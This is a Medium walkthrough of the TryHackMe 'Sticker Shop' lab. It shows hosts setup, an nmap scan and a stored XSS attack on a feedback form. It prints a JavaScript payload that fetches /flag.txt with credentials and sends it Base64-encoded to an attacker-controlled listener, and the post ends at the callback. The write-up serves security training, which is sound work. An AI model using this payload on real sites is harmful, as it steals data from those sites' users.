Get unlimited access to the best of Medium for less than $1/week. Become a member

The Sticker Shop Motion Graphics TryHackMe Writeup | Beginner Friendly | Detailed Walkthrough | SuNnY


Sunny Singh Verma [SuNnY] · Follow
Published in System Weakness
6 min read · Dec 22, 2024

Listen Share More

Motions graphics writeup for TryHackme Room → [The Sticker Shop]

[The Sticker Room : TryHackMe] Theme

Thanks to the Creators of this Room —



ROOM TYPE :

> **Difficulty → Easy**
> **[Name : The Sticker Room]**
> This is a Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!

ROOM OBJECTIVES →

> *What is the content of flag.txt?*

Let's Fire Up the Machine 🔥

Saving IP to Hosts File

> Let's begin with adding the ip address to the Hosts file
> and give it a domain name → **thestickershop.thm (This can be anything)**

```
echo "IP-OF-YOUR-MACHINE thestickershop.thm" | sudo tee -a /etc/hosts
```

> **Other Way :**

** You can use any text editor for this , VIM , subl , etc →

```
nano /etc/hosts
```

```
IP-ADDRESS-OF-YOUR-MACHINE      thestickershop.thm
( Control + X and Y [yes] for saving the file )
Dont forget to add your machine's ip address instead of —
"IP-ADDRESS-OF-YOUR-MACHINE"
```

Initial Reconnaissance (Nmap Scan)

```
nmap -sVC -T4 thestickershop.thm -oN nmapscan.txt
```

```
Nmap scan report for thestickershop.thm (IP Redacted)
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)
8080/tcp open  http-proxy Werkzeug/3.0.1 Python/3.8.10
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_http-title: Cat Sticker Shop
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.8.10
|     Date: << Redacted >>
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1655
|     Connection: close
```

```
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>Cat Sticker Shop</title>
|     <style>
|     body {
|     font-family: Arial, sans-serif;
|     margin: 0;
|     padding: 0;
|     header {
|     background-color: #333;
|     color: #fff;
|     text-align: center;
|     padding: 10px;
|     header ul {
|     list-style: none;
|     padding: 0;
|     header li {
|     display: inline;
|     margin-right: 20px;
|     header a {
|     text-decoration: none;
|     color: #fff;
|     font-weight: bold;
|     .content {
|     padding: 20px;
|_    .product {
1 service unrecognized despite returning data.
If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/19%Time=6763F7D2%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,726,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.0\.1
SF:\x20Python/3\.8\.10\r\nDate:\x20Thu,\x2019\x20Dec\x202024\x2010:39:12\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x201655\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<h
SF:ead>\n\x20\x20\x20\x20<title>Cat\x20Sticker\x20Shop</title>\n\x20\x20\x
SF:20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20{\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20Arial,\x20sans-serif
```

Open in app ↗


Medium Search


```
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20text-align:\x20center;\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x2010px;\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20header\x20u
SF:l\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20list-style:\x20
SF:none;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x200;\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20head
SF:er\x20li\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:
SF:\x20inline;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margin-rig
SF:ht:\x2020px;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20header\x20a\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
```

```
SF:0\x20text-decoration:\x20none;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20font-weight:\x20bold;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\.content\x20{\n\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20padding:\x2020px;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20\.product\x20{\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20bo");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.53 seconds
```

> Found Two Open Ports → **Port 22/TCP SSH** and **Port 8080/TCP HTTP** →






Click on the image to enlarge the Nmap Scan Results

Let's Check the Port 8080 →

```
http://thestickershop.thm:8080/
```





Click on the image to enlarge

> *We see two images →* ***`Cat Sticker 1`*** *and* ***`Cat Sticker 2`*** *on →*
>
> **`http://thestickershop.thm:8080/`**

After Exploring the HTTP port , There is a Feedback Form found →

> *The* ***Submit Feedback Page*** *enables users to provide comments via a feedback form featuring a* ***textarea*** *input field, which submits data through a* ***POST*** *request to the* `/submit_feedback` *endpoint. Upon successful submission, users receive the confirmation message:* "Thanks for your feedback! It will be evaluated shortly by our staff." *However, the acceptance of user-supplied input introduces potential security risks, such as Cross-Site Scripting (XSS). To mitigate these risks, it is essential to implement robust input sanitization, enforce a Content Security Policy (CSP) to block unauthorized scripts, and validate inputs on both client and server sides. Proper encoding and escaping techniques should also be applied to ensure secure processing and rendering of user data, safeguarding the application against injection attacks.*






Click on the image to enlarge

Objective for the room is to find Flag Value From this Path →

`http://thestickershop.thm:8080/flag.txt`



> *We are going to start a HTTP Server on Port 8081 From our Local machine →*

Click on the image to Expand


> *We will develop a JavaScript payload engineered to intercept and exfiltrate the response from a `fetch` request targeting the root path (`/`) of the current origin. This payload utilizes the `btoa()` function to encode the text content of the fetched response into Base64 format. The encoded data is then exfiltrated to a remote server at `http://Your-IP(tun0)/` via an additional `fetch` request. To bypass Cross-Origin Resource Sharing (CORS) restrictions, the payload specifies `mode: 'no-cors'`. Additionally, it includes the `credentials: 'same-origin'` directive in the initial `fetch` request to ensure cookies and other credentials are transmitted, potentially exposing sensitive information from the target application.*

```
<script>
fetch("/flag.txt", {method:'GET',mode:'no-cors',credentials:'same-origin'})
  .then(response => response.text())
  .then(text => {
    fetch('http://Your-tun0-IP:PortNumber/' + btoa(text), {mode:'no-cors'});
  });
</script>
```


> *Replace the Your-tun0-IP with your VM's IP → (ifconfig > tun0) and replace the PortNumber with the port we are about to start an HTTP Server*

HTTP Server @ Port 8081

> *Upon the successful execution of the payload into the Feedback Form , a reverse connection is initiated to our web server in the Form of GET responnse and returned as an encoded Base64 String, confirming the establishment of a callback and validating the success of the operation.*

